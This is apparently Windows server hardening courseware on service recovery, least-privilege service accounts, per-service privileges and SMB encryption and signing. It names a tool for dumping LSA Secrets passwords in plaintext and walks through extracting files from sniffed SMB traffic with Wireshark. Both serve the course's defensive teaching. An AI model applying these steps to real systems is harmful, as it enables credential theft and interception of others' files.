
- SendTo-SysLog.ps1
- Write-ApplicationLog.ps1
- What is a "panic script"?

Service Recovery Options

Windows provides options for automatic recovery when a service fails or exits with a non-zero error code number. You define the number of days over which the count of service failures is tracked. During this period, you can specify up to three actions that will be undertaken by the computer when the configured service fails. You can attempt to restart the service, run an executable or script of your choice (including command line arguments), or reboot the entire server. Each will be executed in turn as attempts to restart the service fail.

Try It Now!

To define recovery options for IIS, open the Services applet in Administrative Tools > double-click the World Wide Web Publishing Service > Recovery tab. At a minimum, set the action for all three failures to "Restart the Service". Consider writing a script that will undertake more intelligent recovery and notification actions. The option to "Reboot the Computer" should be the last action, if this option is used at all.



SC.EXE and Set-ServiceRecoveryOptions.ps1

You can set recovery options on many services more easily with the SC.EXE tool. For example, to reset the failure count after three days (259200 seconds) on the World Wide Web Publishing Service (w3svc), restart failed service after two minutes (120000 ms) twice in a row, then run a script named NOTIFY.PS1, execute the following:

```
sc.exe failure w3svc reset= 259200 actions=
restart/120000/restart/120000/run/1000
command= "powershell.exe \\server\share\notify.ps1"
```

There is a script in your courseware files to manage these recovery options:

```
Get-Help -Full .\Set-ServiceRecoveryOptions.ps1
```

Group Policy for Service Recovery Options

If your server is a member of an AD domain, you can also use Group Policy Preferences to manage service recovery options. In a GPO, navigate to Computer Configuration > Preferences > Control Panel Settings > Services.

Server 2008-R2 and later support these GPO Preferences by default, but on Server 2003 and 2008 you must install a free add-on called the "Client Side Extensions" (KB943729).


Service Account Identities

Principle of Least Privilege for Service Identities:

- Service accounts store passwords in the registry.
- Prefer an identity that has no password.
- Passwords must be reset periodically.

Managed Service Accounts:

- Reset their own passwords every 30 days.
- Compatible with clusters (Server 2012+).
- Pain to set up, but easy afterwards.



Service Account Identities

A service process is like a scheduled task that runs at boot-up, on demand, or in response to a trigger event (trigger-start services were first introduced with Vista and Server 2008). The service process must have an identity, so just like with scheduled tasks, we have to worry about excessive power, especially when services have listening TCP/UDP ports exposed to the internet.

Principle of Least Privilege for Service Accounts

When possible, choose the service identity with the least power that still allows the service to function normally. Here is the list from most preferred (no power) to least preferred (most powerful) at the bottom:

- 1) Local Service
- 2) Virtual Service Account (as Network Service)
- 3) Network Service
- 4) Local user account (no administrative group memberships)
- 5) Managed Service Account (as a standard domain user)
- 6) Domain user account (no administrative group memberships)
- 7) Local System
- 8) Local user account in the local Administrators group
- 9) Global user account in the local Administrators group
- 10) Global user account in the Domain Admins group
- 11) Global user account in the Enterprise Admins group

Often, you will have no choice for the identity of the service account; the product will have hard-coded requirements. But you may have a choice indirectly by upgrading to a

newer version of the product or choosing a competitor's product instead. In general, other things being equal, prefer products and product versions according to the list of preferences above. Services built for Server 2008-R2 and later are more likely to use less powerful service identities as defaults.

To see the identity under which each of your current services run:

```
.\Get-ServiceIdentity.ps1
```

Or, if you wish to use the SC.EXE utility directly yourself:

```
Get-Service | foreach { sc.exe qc $_.name | select-string 'name' }
```

Service Account Passwords

We say that a service or scheduled task runs under an "identity" because sometimes that identity is not a standard user account. When a service or task runs as Local Service, Network Service, or Local System, there is no password. But when a service runs as a local or global user account, there is a password to worry about. The service is configured with the password using the Services applet in Administrative Tools, the SC.EXE program, or other methods.

If the password configured for the service and the password actually assigned to the user account do not match, the service will fail to restart. This causes management headaches when, for example, a password is reset on a global service account in AD, but not updated on the thousands of machines with services that use that account. These problems make administrators very hesitant to ever change the password because it must be done at the same time in both places.

To change the password for the "MyDaemon" service on a remote machine (*Server47*):

```
sc.exe Server47 config MyDaemon password= TheNewLongPassphrase
```


Tip: When changing service passwords, it's sometimes easier to create a completely new user account for the service, update machines across the enterprise to use that new account without rushing, then delete the old service account once all instances of that service have been confirmed to be using the new account. Remember, SC.EXE is scriptable and can operate over the network.

Global service accounts are often added to the Domain Admins or Enterprise Admins group in AD, such as for some enterprise backup systems. Because these service accounts are so powerful, and because their passwords are so rarely changed, they are prime targets for hackers and malware.

When a service runs as a real user account, the password for this account is stored in a special part of the registry called the "LSA secrets" (HKLM\SECURITY\Policy\Secrets). Only a process running as Local System or that has the Debug Programs privilege can see

the LSA Secrets. There are many exploits that can meet these requirements, and there are free tools available to simply dump the LSA Secrets in plaintext afterwards.

For example, NirSoft's LSASecretsView tool can be used to easily view LSA Secrets (www.nirsoft.net) if the tool can be launched with the Debug Programs privilege. There is a command line version of this tool as well for scripting.



So imagine a service installed on all/many systems that runs under the identity of a global user account in AD, and this user is a member of the Domain Admins group. If even a single machine in the LAN running the service is compromised, the account's password can be exposed. Now your adversaries have a Domain Admin password that is unlikely to be changed soon, if ever. Game Over.

There is another issue too. Security bulletin MS14-025 describes patches that, when applied, remove the GPO Preferences feature to manage the passwords of local accounts, scheduled tasks, mapped drive letters, database data source definitions, and also service accounts. This is because these passwords are stored in the GPO in an obfuscated form that allows attackers to extract the password in plaintext. It is best to apply the latest patches and to ignore these GPO-related password management features.

Insecure Service Binary Path

When a service runs, an EXE or DLL is typically executed or loaded. If the NTFS permissions on this EXE or DLL are not secure, it makes it easier for an adversary to replace or modify that binary in a malicious way.

To see the path to the EXE or DLL used by a service:

```
.\Get-ServiceIdentity.ps1 | Select Name,Path
```

The NTFS permissions on the C:\Windows, C:\Program Files, and C:\Program Files (x86) folders and their subdirectories are good. In general, service binaries should be

installed under one of these three folders, but any folder is acceptable as long as the permissions are as restrictive as on C:\Windows and its subfolders.

To list any service binaries not located under one of the three standard folders, run the `Get-InsecureServiceBinaryPath.ps1` script in your courseware media for today.

```
.\Get-InsecureServiceBinaryPath.ps1
```

If there is no output, that is a good thing.

Service Account Privileges

Privileges are normally managed system-wide through Group Policy. On Vista, Server 2008, and later, it is also possible to define exactly which privileges each service process receives when it runs. This is independent of the system-wide global settings. The main tool for querying and reconfiguring these per-service privileges is SC.EXE.

Some privileges, like the Debug Programs privilege, are extremely powerful. It's not unusual for services to be granted these ultra-dangerous privileges, but any *changes* to service privileges is something to monitor.

To list the privileges for a service named "WinRM":

```
sc.exe qprivs winrm
```

You also have a PowerShell script, `Get-ServicePrivileges.ps1`, which acts as a wrapper for SC.EXE to list service privileges. It can list privileges for just one service, only the services whose names match a wildcard pattern (not regex), or for all services.

```
.\Get-ServicePrivileges.ps1 -ServiceName winrm  
.\Get-ServicePrivileges.ps1 -ServiceName w*  
.\Get-ServicePrivileges.ps1
```

To list the services that have been explicitly granted the Debug Programs privilege:

```
.\Get-ServicePrivileges.ps1 |  
Where { $_.Privileges -match 'SeDebugPrivilege' }
```

Write-Restricted Service Account SATs

Services can also be launched with write-restricted SATs, which means that any resource that the service attempts to access, the permissions on that resource must explicitly grant access to the service by name. This capability is one reason why Virtual Service Accounts (VSA) can be useful in partially "sandboxing" a service through permissions.

However, unless a service is designed for a write-restricted SAT by its original developers, it is very unlikely you will be able to change the restricted SID setting without breaking the service or causing error messages.

To see which services have restricted SATs:

```
Get-Service | foreach { sc.exe qsidtype $_.name }
```

In the output above, if the SERVICE_SID_TYPE is equal to "NONE" or "UNRESTRICTED", then the service runs with a normal, not-write-restricted SAT. If it is "RESTRICTED", then the service has a write-restricted SAT and that service's identity must be explicitly granted permissions to any resources, such as files, the service needs to access.

To list only the services that have write-restricted SATs:

```
.\Get-ServiceWithWriteRestrictedSAT.ps1
```

What Are Managed Service Accounts? (Server 2008-R2)

Managed Service Accounts (MSAs) are a replacement for global service accounts and are much easier to manage. MSA passwords are random, 120 characters long, and reset by default every 30 days using the same mechanism that computers use to update their own computer account passwords. In other words, you don't have to reset MSA passwords yourself; the reset is handled automatically. There are some issues, though, which might prevent you from using MSAs.

MSAs can only be used on Windows 7, Server 2008-R2, and later operating systems. In Active Directory, the schema must be upgraded to at least the 2008-R2 level, but there are no absolute domain functional level requirements.

MSAs are created and managed entirely with PowerShell cmdlets designed for MSAs (Get-Help *ADServiceAccount*). There are a fair number of steps required to create, configure, and use MSAs with PowerShell, so the steps are not reprinted here. Please run "Get-Help -Full New-ADServiceAccount" to see the help for the cmdlet, but you'll also need to read the *Service Accounts Step-by-Step Guide* at <http://docs.microsoft.com>.

MSAs are stored by default in the AD container named "Managed Service Accounts", but they can be moved or created elsewhere with PowerShell if you wish.

An MSA is always associated with only one computer at a time on Server 2008-R2; it cannot be shared across multiple machines unless you have Server 2012 or later (see "What Are *Group* Managed Service Accounts?" below). But a single computer can host many services running under different MSAs (assuming the services support using an MSA—not all do).

MSAs can be configured for constrained delegation just like computer accounts, but the delegation settings are configured through PowerShell, not in the Delegation tab in the properties of the computer account to which the MSA has been linked.

MSAs can manage their own Service Principal Names (SPNs), but only if the domain functional level is Server 2008-R2 or better; at any lower functional levels, the SPNs must be managed by hand. An MSA's name is "*hostname\msaname\$*", but MSAs have additional names too, like AD distinguished names and an FQDN for DNS.

An MSA password can be manually set by an administrator if necessary, but this will be rare and kind of defeats the purpose of having an MSA. MSA accounts cannot be locked out and cannot be used for interactive logons no matter what "Allow log on locally" rights have been configured. MSAs can be members of groups and these groups can be assigned permissions.

What Are Group Managed Service Accounts? (Server 2012 and Later)

On Server 2008-R2, it is not possible to share a single MSA across multiple servers, such as on nodes in a cluster or on multiple IIS servers in a load-balanced farm. With Server 2012 and later, however, it is possible to create a *Group Managed Service Account* (gMSA) that does permit the use of the account across multiple servers.

To use a gMSA on a computer, that system must be running Server 2012, Windows 8, or later, and the computer must be joined to a domain that has at least one domain controller running Server 2012 or later. There are no particular domain or forest functionality requirements.

However, the steps required to implement a gMSA are more difficult than a regular MSA and cannot all be restated here; for example, you must first create a "root key" with the `Add-KdsRootKey` cmdlet and then wait at least 10 hours for replication to succeed before any domain controllers will allow the use of a gMSA. Please read the PowerShell help on the various `*Kds*` cmdlets (`Get-Help *Kds*`) and search for the *Getting Started with Group Managed Service Accounts* article on <http://technet.microsoft.com>.

Another benefit of gMSAs is that they may be used with scheduled tasks, which is not possible with the older MSAs.

To see a few of the PowerShell commands necessary to set up a gMSA:

```
ise .\Group-Managed-Service-Accounts.ps1
```

What Are Virtual Service Accounts?

Virtual Service Accounts (VSAs) have nothing to do with Managed Service Accounts (MSAs) or Group Managed Service Accounts (gMSAs). A VSA can replace the use of the Network Service identity in a way that allows the more precise assignment of permissions on local resources, just as with local service accounts, but a local service

account is not required when using a VSA, which saves the time and effort that might have gone into managing a local account's password.

VSAs can only be used on Windows 7, Server 2008-R2, and later. There are no schema or domain functionality requirements to use a VSA. VSAs do not exist in Active Directory or in any other accounts database for that matter. A new VSA does not exist anywhere; in fact, it's really just a service configuration option.


For example, SQL Server uses VSAs by default for many of its services and instances, such as "NT SERVICE\MSSQLSERVER". The VSAs are created automatically for you during the installation process.

IIS on Server 2008-R2 and later uses something very similar to VSAs by default for each W3WP.EXE worker process launched for a website's Application Pool. If the website runs inside an Application Pool named "DefaultAppPool", then the W3WP.EXE worker processes launched to satisfy requests for that site will have a user name in Task Manager of "DefaultAppPool" as well. When you examine the advanced properties of an Application Pool, if the identity setting of the pool is "ApplicationPoolIdentity", then the name of the pool is used as the name of the VSA for those worker processes ("ApplicationPoolIdentity" is just a placeholder here, it just means "use whatever is the name of the pool as the VSA"). While other VSAs used with regular Windows services are identified as "NT SERVICE*ServiceName*", the IIS worker process identity is specified as "IIS AppPool*<poolname>*", where *<poolname>* is the name of the Application Pool.

To list services that use a VSA:

```
.\Get-ServiceIdentity.ps1 |  
Where { $_.Identity -match 'NT SERVICE' }
```

To use a VSA for a service (and hopefully not break it), choose a service that runs in its own separate process, not a shared process, and that runs under the Network Service identity. Then use the SC.EXE command line tool or the Services applet to configure that service to run as "NT SERVICE*ServiceName*", where *ServiceName* is the exact internal name of the service; for example, the Fax service runs as Network Service in its own separate process, so its VSA name would be "NT SERVICE\Fax". Keep in mind, though, that this could break the service (like it does for the Fax service) if there are local NTFS permissions it requires that have not been granted to the its VSA identity. In truth, you will rarely be able to convert a service to use a VSA if that service has not already been designed by its coders to run as a VSA. VSAs are much less useful to us than Managed Service Accounts, and even MSAs are sometimes a pain.



From a security perspective, a service running as a VSA is running as Network Service, but with a *locally* known name for the sake of assigning privileges and permissions to *local* resources only. When a service running as a VSA authenticates over the network to another computer, the service authenticates as "*domain\hostname*\$", just like Network Service does, not as "*domain\vsaname*\$", like MSAs do. The VSA's unique service name is not transmitted to other computers and, even if it were transmitted, it wouldn't have any meaning to other computers since the VSA name is not like a well-known SID. An authenticated global SID or an AD attribute claim can be referenced across multiple domain-joined computers because these SIDs/claims exist in Active Directory for everyone, while a VSA, on the other hand, exists only on one machine for its own local use.

A VSA is not a replacement for Local Service, even though it would work, because this would elevate the powers of the service. By definition, if the service runs fine under the Local Service identity, then it would be unnecessary and bad for security to give this service the ability to authenticate over the network.

A VSA is not a replacement for Local System because it would likely prevent the service from running normally. A VSA would have far fewer privileges than Local System.

A VSA is like a mash-up between Network Service and a local user account. It can authenticate to remote systems under a "*domain\hostname*\$" global identity, but the service can be kept distinct from other local services running as Network Service when it accesses local resources, like NTFS files. Permissions on local resources can grant one local service access and deny access to the other local services because the first service uses a VSA identity, while all the others, let's assume, are all running uniformly as just

Network Service. (Incidentally, when a service runs as a VSA, there will be a key for it in the LSA Secrets, but there is no password.)

So what's the point of VSAs then? Like on IIS and SQL Server, you can assign permissions to VSA identities for securing access to *local* resources, and local resources only, such as files on an NTFS hard drive. Other than that, a VSA is little different than the Network Service identity, i.e., it's just a standard account lacking special privileges that can still authenticate over the network when necessary.

Choosing a Service Identity: Best Practices

Follow the top-down list of service identity preferences described earlier when you actually have a choice of identity, product, or product version. You often won't get a choice.

If your service identity must be a real user account, follow the list of preferences above to choose a local or global account with the least powers possible, then use these guidelines:

- Maintain an inventory of computers running services that have user account identities that are members of administrative groups, such as local Administrators and Domain Admins. The inventory should at least include the computer name, service name, user account name, and required group memberships.
- Choose a long, random passphrase (25+ characters).
- Change the passphrase following the same schedule you enforce for other similarly privileged accounts, and for the same reasons. Using Group Policy, scheduled tasks with custom scripts, third-party service management systems, or Managed Service Accounts (MSAs) will help to automate the work. In fact, without automation, no one will ever follow this best practice, so some form of automation is required.
- Review the groups to which the service account belongs and remove it from any that are not necessary. When a vendor says that its service account must be a Domain Admin, the account might only require membership in the Administrators group on just the machines where the service is installed or to which the service authenticates, but these group memberships can be managed on an OU basis through GPO; the account doesn't actually require Domain Admins *per se*.
- If possible, limit the number of machines where the service is installed, especially when the computers and the service(s) under consideration are exposed to the internet through the firewall.
- For global service accounts, as much as possible restrict their "Access this computer from the network" and "Allow log on through Remote Desktop Services" rights using Group Policy on other machines. Deny service account

logon rights on all the computers where there is no need for the service account to ever authenticate, especially on the high-value computers.

A service's privileges can be constrained by special registry edits using SC.EXE without changing the system-wide privilege settings. So one way or another, try to remove Debug Programs and the other dangerous privileges from services that do not require them. If a service already has a list of needed services (`sc.exe qprivs servicename`), then the list is probably not editable; but if that list is not configured, then copy the privileges from another similar service and see if this service can make do without the dangerous ones.

Disable Obsolete Versions of SMB

Older SMB versions are more exploitable:

- Downgrade attacks can be detected and blocked.
- Disable SMB 1.0 when all your XP/2003 boxes are upgraded.
- Use IPsec or the built-in SMB signing when necessary.

SMB 3.0+ supports native AES encryption:

- Requires Server 2012, Windows 8, or later.
- Configure per-share or as the server default.
- Encryption can be required or just merely supported.
- Signing is incorporated into the encryption scheme.

Disable Obsolete Versions of SMB

The Server Message Block (SMB) protocol is used to access shared folders, shared printers, and RPC services that opt to use SMB as their underlying transport. With NetBIOS session management, SMB operates on TCP/139, but when NetBIOS is not used, SMB operates on TCP/445. NetBIOS is not required for SMB.

There are many "dialects" or versions of SMB, each with different security and performance characteristics. Server 2012 and Windows 8 introduced a new version (SMB 3.0), but the SMB version actually used between any two machines is negotiated.

Version	Minimum Required Operating System
SMB 1.0	Windows 2000, XP, Server 2003, Server 2003-R2
SMB 2.0	Windows Vista+SP1, Server 2008
SMB 2.1	Windows 7, Server 2008 R2
SMB 3.0	Windows 8, Server 2012, Linux/Unix Samba 4.1
SMB 3.0.2	Windows 8.1, Server 2012 R2
SMB 3.1.1	Windows 10, Server 2016

To see what version of SMB is currently being used to access a shared folder:

```
Get-SmbConnection #Requires Server 2012, Windows 8 or later.
```

SMB 3.0+ includes enhancements for transparent failover, multichannel I/O, Remote Direct Memory Access (RDMA) on supported NICs, and, most importantly for this course, native AES encryption. On Server 2012, Windows 8, and later, it is also possible to simply turn off support for SMB 1.0 to reduce future vectors of attack.

Historically, SMB has been a favorite target of hackers and there are many published SMB vulnerabilities (for examples, see MS08-067, MS04-011, MS06-040, and MS10-061). Millions of computers have been compromised using SMB exploits in the past, so we must expect future attacks as well. It is important to secure SMB traffic and listening ports, even if you have a perimeter firewall.

Require SMB Encryption

SMB encryption can be enabled globally on the server, on a per-share basis, or both. The cipher with SMB 3.1.1 is 128-bit AES-GCM or AES-CCM (GCM is preferred), the signing method is 128-bit AES-CMAC, and the initial negotiation uses an SHA-512 hash. (With SMB 3.0, the cipher is 128-bit AES-CCM, but this is only about half as fast as AES in GCM mode; hence, use SMB 3.1.1 or later to optimize performance.)

To require SMB encryption for the entire server:

```
Set-SmbServerConfiguration -EncryptData $True  
Set-SmbServerConfiguration -RejectUnencryptedAccess $True
```

To require SMB encryption for one shared folder:

```
Set-SmbShare -Name <ShareName> -EncryptData $True
```

SMB encryption can also be enabled with Server Manager (File and Storage Services > Shares > right-click the desired share > Properties > Settings > check "Encrypt data access" > OK).

To list which shared folders do or do not require SMB encryption:

```
Get-SmbShare | Select-Object Name,Path,EncryptData
```

You cannot mark the ADMIN\$, IPC\$, or C\$ shares as encrypted, but if the server has encryption enabled and rejects all unencrypted access, then SMB traffic to these shares will be encrypted too. On domain controllers, the SYSVOL and NETLOGON shares can be encrypted, assuming all domain-joined clients meet the minimum OS requirements.

What happens if a shared folder has its EncryptData property set to \$False and the server is set to reject all unencrypted access? Connections to the shared folder must still be encrypted in order to succeed. It is not possible to require SMB encryption for the server as a whole and then allow plaintext access to individual shares as exceptions.

Enable SMB Encryption, but Do Not Require It

By default, when a server or share is marked for SMB encryption, the encryption is mandatory and only clients capable of SMB 3.0 or later (Windows 8, Server 2012, or later) will be able to connect to the share. This requirement may be too harsh. It may be

feasible only to *enable* SMB encryption instead of requiring it, at least until all clients have been upgraded.

To change the global policy of the server to enable, but not require, SMB encryption:

```
Set-SmbServerConfiguration -EncryptData $True  
Set-SmbServerConfiguration -RejectUnencryptedAccess $False
```

Note: Server-wide SMB encryption settings are stored in the registry under HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters.


It is not possible to configure prefer-versus-require mode on a per-share basis.

Linux Samba

The minimum version of Samba on Linux to support SMB encryption is 4.1.0, which was released in 2013 (<https://www.samba.org>).

Example Attack: Wireshark SMB File Extraction

It is trivially easy to sniff SMB packets with Wireshark and extract files from captured SMB sessions (www.wireshark.org). In Wireshark, pull down the File menu > Export Objects > SMB > select the file(s) you want > click Save As. An attacker could sniff SMB packets on a compromised computer, perhaps with windump.exe or tshark.exe, saving the packets to a large PCAP file, later uploading that file to an internet location that the attacker can access, then perform the SMB file extraction offline with Wireshark.



Downgrade Attack Detection

SMB 3.0 attempts to detect attacks that try to downgrade the SMB version. Attackers might wish to do this when an exploit only works with an older version of SMB.

When a downgrade attempt is detected, the entire SMB session is halted and event ID 1005 is written to the Microsoft-Windows-SmbServer > Operational event log. This is

called "secure dialect negotiation", but the details are not published (yet), so there's no guarantee that hackers won't find a method to defeat it.

However, be aware that this feature can only detect and block downgrade attacks down to version 2.0 or 2.1; it cannot prevent downgrades all the way down to SMB 1.0. This is a quirk of how SMB is negotiated between client and server.

If a server or shared folder is SMB-encrypted, but the encryption is not mandatory, then an attack could downgrade an SMB session from 3.0 to 1.0, which would disable the encryption and potentially expose the server to exploits affecting SMB 1.0.

Hence, if you want to always enforce SMB encryption, you must also disable support for SMB 1.0 entirely, which will block the downgrade attack.

Disable SMB 1.0 (When All Systems Run Vista/Server 2008 or Later)

SMB 1.0 has a history of problems and exploits. The protocol dates back far prior to the entire Trustworthy Computing Initiative at Microsoft. When possible, disable SMB 1.0 and retire it forever to reduce your exposure to SMB attacks.

Server 2008, Windows Vista+SP1, and later operating systems support the disabling of SMB 1.0. There will never be an update for Windows 2000/XP or Server 2003/2003-R2 that allows disabling SMB 1.0 on those older platforms.

To disable SMB 1.0 on Server 2012, Windows 8, and later using PowerShell:

```
Set-SmbServerConfiguration -EnableSMB1Protocol $False
```

To disable SMB 1.0 on Server 2008, Windows Vista, or later:

```
Set-ItemProperty -Path  
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters"  
-Name SMB1 -Type DWORD -Value 0 -Force
```

The above registry value can be set using an INF template, exported REG file, or other technique as well; it does not have to be set using PowerShell. Set the value back to 1 to re-enable SMB 1.0.

You will only be able to disable SMB 1.0 on a server if all of its clients have been upgraded to at least Windows Vista+SP1 or Server 2008.

Warning! Do not disable SMB 2.0 or else SMB 3.0 will also be disabled. This is a bug that may or may not be patched at a later date.

It is also possible to disable support for SMB 1.0 for the computer when it is acting as an SMB client or "redirector" using the Workstation service (see KB2696547).

If an SMB 1.0 client is denied access to a server because SMB 1.0 has been disabled, event ID 1001 will be logged to the Microsoft-Windows-SmbServer > Operational event log on the server. The client's name and IP address are recorded as well.

If a server is configured at the server level to require SMB encryption and to reject all unencrypted access (see above), then this also has the side effect of blocking SMBv1. Ideally, do all three: disable SMBv1, enable encryption, and reject unencrypted access.

SMB Encryption Details

The 128-bit AES keys used for encryption and signing are ultimately generated from seed material produced by the user's initial Kerberos or NTLM authentication to a domain controller. If the initial interactive logon is relatively secure, then, following the long chain of key derivation functions needed to produce the SMB keys, the resulting keys are relatively secure too.

Why the "relatively" weasel-word in the prior sentence? Because if a user authenticates with a smart card, the initial logon is about as secure as it gets on Windows, so when SMB needs an encryption key later on, that AES key is also about as good as it gets on Windows too, which in this specific case, is very, very good. But if the user authenticates to the domain with a blank password and NTLMv1, then the resulting SMB encryption is horrible; and not horrible because the key is not 128 bits long—it still is—it's horrible because the entropy or randomness of that key is horrible (the "bits of entropy" in this key would be nearly zero).

Note that Server 2012 and Windows 8.1 use SMB 3.0 with AES 128-bit in a special mode of operation: Counter with CBC-MAC (CCM) mode. Server 2016, Windows 10, and later, on the other hand, use AES 128-bit with Galois Counter Mode (GCM) with SMB 3.1.1. The switch from AES-CCM to AES-GCM improves throughput by about 100%. SMB 3.1.1 also includes a pre-authentication check, using SHA-512 to defeat tampering attacks during SMB session establishment. For SMB encryption, then, try to use Windows 10, Server 2016, or later to optimize performance.

If you'd like to dive into the details, start with these Microsoft documents, beginning with the first and following the trail of references:

- "Server Message Block (SMB) Protocol Versions 2 and 3 Specification", last seen at <http://msdn.microsoft.com/en-us/library/cc246482%28v=prot.13%29.aspx>
- "[MS-KILE]: Kerberos Protocol Extensions", specifically section 3.1.1.2, last seen at <http://msdn.microsoft.com/en-us/library/cc233883%28v=prot.13%29>
- "[MS-SPNG]: Simple and Protected GSS-API Negotiation Mechanism (SPNEGO) Extension", last seen at <http://msdn.microsoft.com/en-us/library/cc247021%28v=prot.13%29>

SMB Message Signing

If SMB encryption is being used, then the SMB signing discussed on this page is unnecessary and redundant. SMB encryption with AES-CCM or AES-GCM already includes signing because this is a part of the CCM or GCM mode of operation of AES. But what if you cannot or prefer not to use the SMB encryption described above?

Windows has supported digital signatures for SMB traffic for a long time (KB887429). SMB signing helps to defeat some types of man-in-the-middle attacks, such as the authentication reflection attack against SMB sessions, but not all (see UNC Hardened Access just below).

SMB signing has been enabled, but not required, for *outbound* SMB sessions ever since Windows NT 4.0 SP3, and has been required for *inbound* sessions to domain controllers ever since Server 2003. Other than domain controllers, though, nothing else requires SMB signing for inbound connections; this is done for the sake of widest compatibility, but at the price of security, as usual.

If you have control over all the computers in your environment, both Windows and non-Windows, then you can safely require SMB signing for all SMB traffic. The only negative is the performance overhead from the extra CPU cycles required for the signing, which can be as high as 15%.

But if you do not have control over all the computers that may need to use SMB, or if you wish to gradually ease your way toward 100% signed SMB traffic, then start with your high-value targets and configure just them to require inbound SMB signatures too. This is already the case on domain controllers running Server 2003 or later, so adding the same requirement to other critical workstations and servers should not be especially risky. The main risk comes from BYOD computers and older non-Windows devices.

To configure SMB signing for either inbound or outbound connections and to make signing either mandatory or optional, navigate in a GPO to Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Security Options:

- Microsoft network **client**: Digitally sign communications (always)
- Microsoft network **client**: Digitally sign communications (if server agrees)
- Microsoft network **server**: Digitally sign communications (always)
- Microsoft network **server**: Digitally sign communications (if client agrees)

